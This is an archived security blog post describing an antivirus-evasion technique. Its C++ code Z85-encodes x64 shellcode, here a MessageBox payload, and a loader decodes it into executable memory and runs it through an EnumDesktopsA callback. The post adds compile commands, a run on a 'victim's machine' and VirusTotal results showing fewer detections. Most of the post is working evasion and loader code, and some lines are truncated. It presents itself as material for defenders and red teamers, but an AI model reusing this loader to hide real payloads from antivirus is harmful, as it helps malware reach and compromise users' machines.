
Malware AV evasion - part 8. Encode payload via Z85 algorithm. C++ example.

By cocomelonc

Published: 2022-07-30 · Archived: 2026-04-06 00:11:16 UTC

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This article is the result of my own research into interesting trick: encoding payload via Z85.

Since the methods of encrypting the payload with the AES and XOR algorithms and encoding (for example, with the base64 algorithm) have been studied with blue teamers quite well, the question arose to try to hide the payload in a non-standard way.

Z85Permalink

Ascii85, also called *Base85*, is a form of binary-to-text encoding used to communicate arbitrary binary data over channels that were designed to carry only English language human-readable text. *Z85* a format for representing binary

data as printable text. Z85 is a derivative of existing Ascii85 encoding mechanisms, modified for better usability, particularly for use in source code.

practical examplePermalink


Let’s go to look at a practical example. First of all encode our payload via Z85 (`encode.cpp`):

```
 #include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <./z85.h>
#include <./z85.c>
#include <windows.h>

char* encode(const char* src, size_t len) {
   // allocate output buffer (+1 for null terminating char)
   char* dest = (char*)malloc(Z85_encode_with_padding_bound(len) + 1);

   if (len == 0) {
      dest[0] = '\0'; // write null terminating char
      return dest;
   }

   // encode the input buffer, padding it if necessary
   len = Z85_encode_with_padding(src, dest, len);

   if (len == 0) { // something went wrong
      free(dest);
      return NULL;
   }

   dest[len] = '\0'; // write null terminating char

   return dest;
}

unsigned char payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
```

```
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main() {
   char* str = encode((const char*)payload, sizeof(payload));
   if (str) {
      printf("%s\n", str);
      free(str);
   }
   return 0;
}
```


Then compile it:

```
x86_64-w64-mingw32-g++ -O2 encode.cpp -o encode.exe -I/usr/share/mingw-w64/include/ -I/home/cocomelonc/hacking/cybe
```



and run:

```
.\encode.exe
```



As usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
 // 64-bit meow-meow messagebox
 "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
 "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
 "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
 "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
 "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
 "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
 "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
 "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
 "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
 "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
 "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
 "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
 "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
 "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
```

```
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

Then, in the next step we put this encoded payload to our “malware”. I took the technique of running payload from one of the previous articles:

```
 /*
* hack.cpp
* Z85 encode payload
* author: @cocomelonc
* https://cocomelonc.github.io/malware/2022/07/30/malware-av-evasion-8.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <./z85.h>
#include <./z85.c>
#include <windows.h>

int main(int argc, char* argv[]) {
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  char e_my_payload[] = "2@78z1[C&K*>*fqf06%EFp/pd>nhnL7nq*wNk1HPf7^pGGqxOd]I/ISTndSg4n>?4Znhm]YjyJQsefEl{:QHJp.q:&W
  char d_my_payload[314] = {};
  size_t d = Z85_decode_with_padding(e_my_payload, d_my_payload, strlen(e_my_payload));
  LPVOID mem = VirtualAlloc(NULL, sizeof(d_my_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, d_my_payload, sizeof(d_my_payload));
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, 0);
  return 0;
}
```

Many thanks to @artemkin for real-worked C/C++ implementation, also encoding/decoding with padding.

demoPermalink


Let’s go to see everything in action. Compile our “malware”:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -I/home/cocomelonc/hacking/cybersec
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-07-29-malware-av-evasion-8]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -I/home/cocomelonc/hacking/cybersec_blog/2022-07-29-malware-av-evasion-8 -L/usr/x86_64-w64-mingw32/lib/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-07-29-malware-av-evasion-8]
└─$ ls -lt
total 88
-rwxr-xr-x 1 cocomelonc cocomelonc 17408 Jul 31 17:21 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 42496 Jul 31 16:53 encode.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1109 Jul 31 16:39 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc  2204 Jul 31 08:28 encode.cpp
-rw-r--r-- 1 cocomelonc cocomelonc  7243 Jul 29 19:43 z85.h
-rw-r--r-- 1 cocomelonc cocomelonc  7119 Jul 29 19:41 z85.c

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-07-29-malware-av-evasion-8]
└─$
```


and run in our victim's machine:

```
.\hack.exe
```



As you can see, everything is work perfectly :)


Let's go to upload `hack.exe` to VirusTotal:



So, 14 of 70 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/6345f46e33919dd1e0691508a1f705d33ed44aadbdd1bb01a15fdad628b29fca/detection

if you remember, this technique without encoding showed the result **16 of 66**:



https://www.virustotal.com/gui/file/657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1/detection

We have reduced the number of AV engines which detect our malware from 16 to 14!

So it can be assumed that evasion works.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Z85
https://github.com/artemkin/z85
EnumDesktopsA
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*
